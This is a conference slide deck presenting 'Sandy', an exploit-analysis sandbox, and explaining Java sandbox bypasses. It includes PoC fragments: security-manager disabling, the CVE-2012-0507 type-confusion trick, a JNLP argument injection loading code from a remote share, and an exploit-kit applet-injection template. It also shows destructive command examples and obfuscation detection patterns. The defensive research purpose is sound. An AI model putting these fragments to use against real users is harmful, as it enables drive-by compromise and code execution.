

Sandy

The Malicious Exploit Analysis.

<http://exploit-analysis.com/>

Static Analysis and Dynamic exploit
analysis

About Me

- I work as a Researcher for a Global Threat Research firm.
- Spoke at the few security conferences like HITB [KL], BlackHat [US Arsenal], Cocon (2011, 2012), Nullcon (2011, 2012), HITB (AMS 2012) and BlackHat (EU 2012), EKoparty (Argentina), CanSecwest(2013), HITCon(2013).
- One of the admins of www.Garage4Hackers.com.
- I cook .
- <https://twitter.com/fb1h2s>

About this Talk


- With the rise in number of targeted attacks against government and private companies, there is a certain requirement for automated exploit analysis and filtering document file formats.
- This talk would be on intelligent automated exploit analysis and a free tool [sandy] we have build for analyzing these exploits.
- Sandy is capable of doing exploit analysis on Doc, RTF, XLS,PPT, Jar, Urls, but in the current talk we would be concentrating on Java Exploits.

What is Sandy

- Sandy is an online sandbox capable of doing both static and dynamic analysis of Malicious Office, PDF, Jar, Flash, HTML.
- The input would be the above mentioned file formats and output would be extracted malwares, controllers, Urls

Version 1: <http://www.exploit-analysis.com>

Status of No of Documents Exploits



Source: virus total

Analyzing samples manually is more than impossible .

- We see more than 2000 exploits a day, and need to understand the file formats need to know the version and the ugly obfuscation the exploit developers use, in order to extract the binaries.
- These days since java is getting raped , there are hell a lot of java exploits as well.
- We need a solution to bulk process these samples and give the binary files.

Why not use Current Sandboxes


- Time consuming: It takes least 3-4 minutes to do a dynamic analysis on sandbox.
- One sample at a time on a dedicated box is too much resource consuming.
- The sandbox might not have the actual software version to get the exploit working .
- Some times there would be version and language checking for the exploit to work.
- Java Exploits need the html template and right parameters to get exploited properly.

Static Analysis


- Automating static analysis would not provide best results always.
- Manually spending time on each sample is suicidal .
- And that's when we decided to create sandy, intelligent analysis is better than blind analysis.

Sandy: Static and Dynamic Engine.

- Performs both static and Dynamic analysis.
- The static analysis done on the exploits is used to perform intelligent dynamic analysis.
- So final aim of sandy is to take in file formats and give the binary, controllers embedded inside it and attribution.



The Architecture



Demo

How it works

<http://www.exploit-analysis.com>

Agenda

- We will explain the many things we learned building the system.
- Java Security architecture explained.
- Java Exploits explained in detail with [Poc].
- Java exploits and different exploit reliability mechanisms used .
- Java Static analysis automation.
- Java Dynamic instrumentation.

{ Not a lot of new things ☹, just automation and things I learned building the tool }

Java Exploits [Applet]

- Input is java .jar files or .class files.
- Jar applets need the right arguments to run from a webpage.

```
<applet code=TicTacToe.class  
        archive="TicTacToe.jar"  
        width="120" height="120">  
</applet>
```

Java applets runs in a sandboxed environment and all the exploits seen in the wild uses a sandbox bypass technique .

The kind of Java Exploits seen between 2011-2013

- Java Type Confusion Exploits.
[[CVE-2012-0507](#), [CVE-2013-0431](#)]
- Java Logic error and sandbox bypass.
[[CVE-2012-4681](#)]
- Argument Injection [[CVE-2010-0886](#)]
- Memory Corruptions. [[CVE-2013-1493](#)]

Java Sandbox



- Before Getting into Java Exploits and Exploit analysis lets review Java security Architecture.

Default Sandbox settings prevents applet from:

Ref: <http://www.blackhat.com/presentations/bh-asia-02/LSD/bh-asia-02-lsd.pdf>

Applet Sandbox



<http://www.host.com/Virii.class>


```
new java.io.FileInputStream("/etc/passwd")  
java.io.File.list()  
java.io.File.delete()
```

```
java.net.Socket.bind("139")  
java.net.Socket.accept()  
java.net.Socket.connect("lsd-pl.net")
```

```
java.lang.Runtime.exec("rm -rf /")
```

```
java.lang.Thread.stop()
```


no file system
access



no network
access



no process
creation



no process
access



Java Sandbox

- Java Security is handled by the a Java Sandbox .
- The role of the sandbox is to provide a very restricted environment in which to run untrusted code obtained from the open network.
- The java sandbox is only enforced on web applets and not on java codes running on the local machines.


Ref:

<http://docs.oracle.com/javase/7/docs/technotes/guides/security/spec/security-spec.doc1.html>

<http://www.blackhat.com/presentations/bh-asia-02/LSD/bh-asia-02-lsd.pdf>


Sandboxed :

- So the following applet with the compiled class file when run from the browser would be executing on a controlled environment.
- `<APPLET CODE="Main.class" WIDTH="800" HEIGHT="500">`




By Default:

- By default java is designed to be safe having solutions for a lot of common security issues, including but not limited to buffer overflows, memory management , type checking .
- One type of files that are by default allowed to run outside the Sandboxed environment are the "Signed Applets"



- Previously all the security checks were programmatically implemented.
- But later in order to make things more convenient and to manage java security restrictions easily, java introduced an easy to manage "Java Platform Security Model".

Class --> Domain --> Permissions



classes in
Java runtime

security policy

New Changes had the following features

- In other words, a less "powerful" domain cannot gain additional permissions as a result of calling or being called by a more powerful domain.
- The above implementation brought in,

Permission Check | Access Controls Implementation

Permission Check | Access Controls Implementation .

- All the permission are enforced in a policy file located at `[java-dir]/lib/security/java.policy` .

```
permission java.util.PropertyPermission "java.specification.version", "read";
permission java.util.PropertyPermission "java.specification.vendor", "read";
permission java.util.PropertyPermission "java.specification.name", "read";

permission java.util.PropertyPermission "java.vm.specification.version", "read";
permission java.util.PropertyPermission "java.vm.specification.vendor", "read";
permission java.util.PropertyPermission "java.vm.specification.name", "read";
permission java.util.PropertyPermission "java.vm.version", "read";
permission java.util.PropertyPermission "java.vm.vendor", "read";
permission java.util.PropertyPermission "java.vm.name", "read";
};
```

Access Controls Implementation

- 1) A stack based access control.
- 2) Each API when called is checked for it's permission before getting executed.
- 3) The above is done by
`java.security.AccessController.checkPermission`

So the basic pseudocode of java.security.AccessController.checkPermission would be as follows.

```
{  
    $Java-policy = "java.policy";  
    $api_caller_framer = $api_calls_stack;  
    check_permission($Java-policy , $api_calls_stack);  
    check_permission($Java-policy , $api_calls_stack);  
    {  
        if (allowed)  
            return Allowed  
        else (not-allowed)  
            return not_allowed  
    }  
}
```


Few Java Properties to Remember.

- Java Restricted Packages
- Java Security Manager
- Reflection
- Type safety

Java Restricted Packages

- There are packages in Java that cannot be accessed by un-trusted code by default.
 - These packages have the capability to execute privileged codes, or anything that is possible with java.
- `sun.awt.SunToolkit`

Security Manager

- *“Security manager is an object that defines a security policy for an application”*
- You can programmatically manage security policies using the SecurityManager class
- `Java.lang.System.setSecurityManager` is the method that sets security manager for the application.
- Turning off the security manager is simple as adding this to you'r code. [Having right privilege]

`Java.lang.System.setSecurityManager(null)`

Ref: [BH_US_12_Oh_Recent_Java_Exploitation_Trends_and_Malware_WP.pdf](#)

The following Packages Implement the Security Manager

```
public static SecurityManager getSecurityManager()
```

Returns the object of Security Manager currently installed. (returns null, if Security Manager does not exist)

Returned object calls methods implemented in SecurityManager to test security policy.

```
public static void setSecurityManager(SecurityManager sm)
```

Configures Security Manager with the given object. If Security Manager exists, this method calls `checkPermission(java.security.Permission)` method to check if the given object is authorized to call `setSecurityManager()` method. If the given parameter is null or SecurityManager does not exist, it simply returns.

<java.lang.SecurityManager>

```
public void checkPermission(Permission perm)
```

If the current security policy does not allow the given parameter's access, it throws SecurityException. `checkPermission()` method calls `AccessController.checkPermission` method with the derived authority.

Ref: <http://www.exploit-db.com/wp-content/themes/exploit/docs/21321.pdf>

Sandbox Bypass

- Disable Security manager code:
`Java.lang.System.setSecurityManager(null)`
- Disabling security manager is only possible by a signed java applet or after a privilege escalation, and hence the above code is always seen in all the latest java exploits [obfuscated] majority of times.
- When a java sandbox bypass is done the code will have privileges to disable the security manager.

Analysis of Type of Exploits and Poc

- Java Type Confusion Exploits.
[[CVE-2012-0507](#), [CVE-2013-0431](#)]
- Java Logic error and sandbox bypass.
[[CVE-2012-4681](#)]
- Argument Injection [[CVE-2010-0886](#)]
- Memory Corruptions. [[CVE-2013-1493](#)]

Reflection

- Reflection is commonly used by programs which require the ability to examine or modify the runtime behavior of applications running in the Java virtual machine.
- Ref: <http://docs.oracle.com/javase/tutorial/reflect/>

With Reflection :

- 1) Can create an instance of a class at runtime and use it while executing.
 - 2) Can access private class members
 - 3) We can access private methods and variable, hidden class members .
- None of the above is possible when security manager is enabled.

Currently security checks are for all Java programs

Type safety

- The storage format, having defined a specific type or storage .
- Type safety is generally done by
 - 1) performing static analysis before code runs
 - 2) performing type safety check when program runs

Java type safety is done by static check at the time of compilation.

So if a type changes at runtime then it's impossible to do the safe check.

Type Confusion

- One type impersonating as another .
- Type confusion can be at object level can lead to vulnerability at whole application level.

Ref:(<http://www.securingjava.com/chapter-two/chapter-two-10.html>)

<http://www.securingjava.com/chapter-five/chapter-five-7.html>

```
/*The applet has two pointers to the same memory
one pointer tagged with type T and one tagged with type U.
Suppose that T and U are defined like this: */

class T {
    SecurityManager x;
}

class U {
    MyObject x;
}

/*Now the applet can run code like this: */

T t = the pointer tagged T;
U u = the pointer tagged U;
t.x = System.getSecurity();
/*the Security Manager */
MyObject m = u.x;
```

CVE-2012-0507 - Java Atomic Reference Array

Exploit

○ POC Explained

```
AtomicReferenceArray ara = new AtomicReferenceArray(new Integer[1]);
```

```
Integer value = (Integer)ara.get(0); // value set to type integer of atomic ref array
```

AtomicReferenceArray uses sun.misc.Unsafe to directly access the array

With this we can do “ AtomicReferenceArray.set() “ method allows you to store any reference in the array.

So we can replace integer value with any reference in the array, and type safety check is bypassed.

POC

```
AtomicReferenceArray ara = new  
AtomicReferenceArray(new Integer[1]);
```

```
ara.set(0, "foo");
```

```
Integer value = (Integer)ara.get(0);
```

- Now value contains a string while being typed as Integer.
- With this we can disable security manager , and sandbox restriction would be bypassed.

Memory corruption

○ CVE-2013-1493 Memory corruption in java

POC :

- Memory corruption in BufferedImage .
- Before triggering the vulnerability , call java garbage collector to clean the heap.
- Do a heap spray , trigger the vulnerability and get control of the program and disable java security manager, since the applet has control over it.
- Game Over.

CVE-2012-4681 - Accessing restricted class with [com.sun.beans.finder.ClassFinder]

- Classfinder.findclass was able to access restricted class .
- Get accessor to private "acc" field of Statement.class . {Java 7}
- Create Access control context with all permission
- Create statement that disables security manager.
- Set "acc" field accessor with permissions and security manager statement.
- Execute and disable security manager
- Game over.

Ref: <http://www.docjar.com/docs/api/com/sun/beans/finder/ClassFinder.html>

Argument Injection

- CVE-2012-0500: Java Web Start Plugin
- [Poc Code explanation.](#)
- Arg injection in JNPL config file.

```
<java version="1.3+" initial-heap-size='512m' -classpath //192.168.104.1/exp scalc "  
</resources>  
<resources><java java-vm-args='-Dhttp.keepAlive=null"' /></resources>  
</jnlp>
```

<http://www.garage4hackers.com/content.php?r=114-Binary-Analysis-of-Oracle-Java-CVE-2012-0500-and-Alternate-Exploitation-on-Win-Linux>

Java Exploits HTML Template

```
jres = deployJava.getJRES();
if(jres.length==0)
{
}
else if(jres[0].indexOf('1.7')!= -1)
{
var emb = document.createElement('applet');
emb.setAttribute('name', 'applet');
emb.setAttribute('width', '1');
emb.setAttribute('height', '1');
emb.setAttribute('code', 'Eeeloit.class');
emb.setAttribute('archive', 'AppletHigh.jar');
document.body.appendChild(emb);
}
else
{
var emb = document.createElement('applet');
emb.setAttribute('name', 'applet');
emb.setAttribute('width', '1');
emb.setAttribute('height', '1');
emb.setAttribute('code', 'Func1.class');
emb.setAttribute('archive', 'AppletLow.jar');
document.body.appendChild(emb);
}
```


How Sandy Handles HTML

Obfuscation

- All the analysis are carried out on a real browser whose driver is controlled by sandy code.
- Once the exploits runs the obfuscated code and writes the exploits to the dom, the de-obfuscated html is picked up and analyzed.
- This way all runtime obfuscation would be decompiled and we would get the original payload.

Obfuscation

Javascript

- *Eval*
- *document.write*
- *unescape(unescape(*
- *new ActiveXObject(String.fromCharCode(*
- *Other runtime DOM writes.*

Controlled Browser

- Certain exploits get triggered only on a “mousemove” or any “mouse-events”, we can pass those as well.
- Sandy is able to detect these events and would be able to pass any JS events to the browser there by defeating the above protections.
- We can analyze multiple urls at the same time on a single sandbox. [Less resource consuming]

URL Analysis

- Each URL analysis go through individual proxys.

Merits: One sandbox[browser] can analyze multiple URLs.

- Inject our JavaScript logger into each page.

```
<script src="logger.js" type="text/javascript"></script>
```

The Html/JS traffic is inspected for common exploit pattern.

Once Dom is populated we inspect that source again.

Demo

- Sandy Dynamic module dealing with URL Exploits and obfuscation.
- If a jar is dropped then a static analysis is done on it.

Sandy Submission:1

URL Module

- Based on a URL submission on: 2013-08-22

Karnataka Gov website infected.

http://exploit-analysis.com/sandy/view/linkscan_view.php?id=XqsmOI%2BFHGTy8i1TTHT7dg%3D%3D

http://exploit-analysis.com/sandy/view/linkscan_view.php?id=z7B42P%2Fd1v1077W%2F06Yo6g%3D%3D

- A music Company infected with java exploit.

If .class file:

- Disassemble the source look for strings matching external links.
- Identify the Java build version using the magic number + 4
- Decompile the source using [Jad]


If jar file:

- Disassemble the source look for strings matching external links.
- Identify the Java build version using the magic number + 4
- Decompile the source using [Jad]
- Extract all files from the jar file
- Detect CVE or possible Java version the exploit will work.

Java Static Analysis

- Search for string for any java version | lang mentioned.
“System.getProperty(“
- Extract Java main class name.
- Extract imported class names.
- Extract parameter names to be used and to be supplied to the applet to run properly.
- Extract os commands other other interesting information's.
- Extracts Encryptions used .
- javax.crypto.*

- If jar:
Look for binaries inside the jar files.
Some times xor encrypted, do quick brute do an entropy analysis to find key.



The screenshot shows a 'File Viewer' window with a table of files. The table has three columns: 'Md5', 'Filename', and 'Filetype'. There are four rows of data. The first row is highlighted in light red. The second and third rows are separated from the first by a dotted line, and the fourth row is separated from the third by another dotted line.

Md5	Filename	Filetype
4a71d610c576ab56cf6e8b787db84f33	drop00015.tmp	PE32 executable (GUI) Intel 80386, for MS Windows
7b8f8d184f92b8331a5b54ba17a5f635	MyPayload.class	compiled Java class data, version 51.0
cd42b1db7195bc1f729fb0475013465a	Eeloit.class	compiled Java class data, version 51.0
cd79df5036f01b74a84a4bdd70459a47	AgentDrp.class	compiled Java class data, version 51.0

Identify the java main class.

